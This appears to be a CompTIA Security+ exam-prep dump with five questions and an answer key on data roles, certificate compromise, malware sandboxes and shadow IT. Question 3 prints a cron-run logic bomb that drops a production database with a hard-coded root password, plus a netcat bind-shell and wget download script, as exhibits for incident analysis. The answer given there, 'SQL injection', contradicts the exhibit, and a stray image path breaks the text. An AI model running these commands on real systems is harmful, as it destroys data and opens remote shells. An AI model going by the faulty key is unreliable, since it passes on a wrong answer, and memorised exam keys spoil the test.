

# SY0-601<sup>Q&As</sup>

CompTIA Security+

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### QUESTION 1

Which of the following BEST explains the difference between a data owner and a data custodian?

- A. The data owner is responsible for adhering to the rules for using the data, while the data custodian is responsible for determining the corporate governance regarding the data
- B. The data owner is responsible for determining how the data may be used, while the data custodian is responsible for implementing the protection to the data
- C. The data owner is responsible for controlling the data, while the data custodian is responsible for maintaining the chain of custody when handling the data
- D. The data owner grants the technical permissions for data access, while the data custodian maintains the database access controls to the data

Correct Answer: B

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### QUESTION 2

An application developer accidentally uploaded a company's code-signing certificate private key to a public web server. The company is concerned about malicious use of its certificate. Which of the following should the company do FIRST?

- A. Delete the private key from the repository.
- B. Verify the public key is not exposed as well.
- C. Update the DLP solution to check for private keys.
- D. Revoke the code-signing certificate.

Correct Answer: D

We need to revoke the code-signing certificate as this is the most secure way to ensure that the compromised key won't be used by attackers. Usually there are bots crawling all over repos searching for this kind of human error.

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### QUESTION 3

#### CORRECT TEXT

An incident has occurred in the production environment.

Analyze the command outputs and identify the type of compromise.

If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

Command output 1    Command output 2

```
$ cat /var/log/www/file.sh
#!/bin/bash

user=`grep john /etc/password`
if [ $user = "" ];then
  mysql -u root -p mys3cr3tdbpw -e "drop database production"
fi

$ crontab -l
*/5 * * * * /var/log/www/file.sh
```

Compromise Type 1

- Logic bomb
- Backdoor
- RAT
- SQL injection
- Rootkit

Command output 1    Command output 2


```
$ cat /var/log/www/file.sh
#!/bin/bash

date=`date +%Y-%m-%y`

echo "type in your full name: "
read loggedInName
nc -l -p 31337 -e /bin/bash
wget www.eicar.org/download/eicar.com.txt
echo "Hello, $loggedInName the virus file has been downloaded"
```

Correct Answer:

Answer as SQL injection



**QUESTION 4**

A security operations center wants to implement a solution that can execute files to test for malicious activity. The solution should provide a report of the files' activity against known threats. Which of the following should the security operations center implement?

- A. Harvester
- B. Nessus
- C. Cuckoo
- D. Sniper

Correct Answer: C

**QUESTION 5**

Which of the following is most likely associated with introducing vulnerabilities on a corporate network by the deployment of unapproved software?

- A. Hacktivists
- B. Script kiddies
- C. Competitors
- D. Shadow IT

Correct Answer: D

Shadow IT refers to information technology systems used within organizations without explicit organizational approval.

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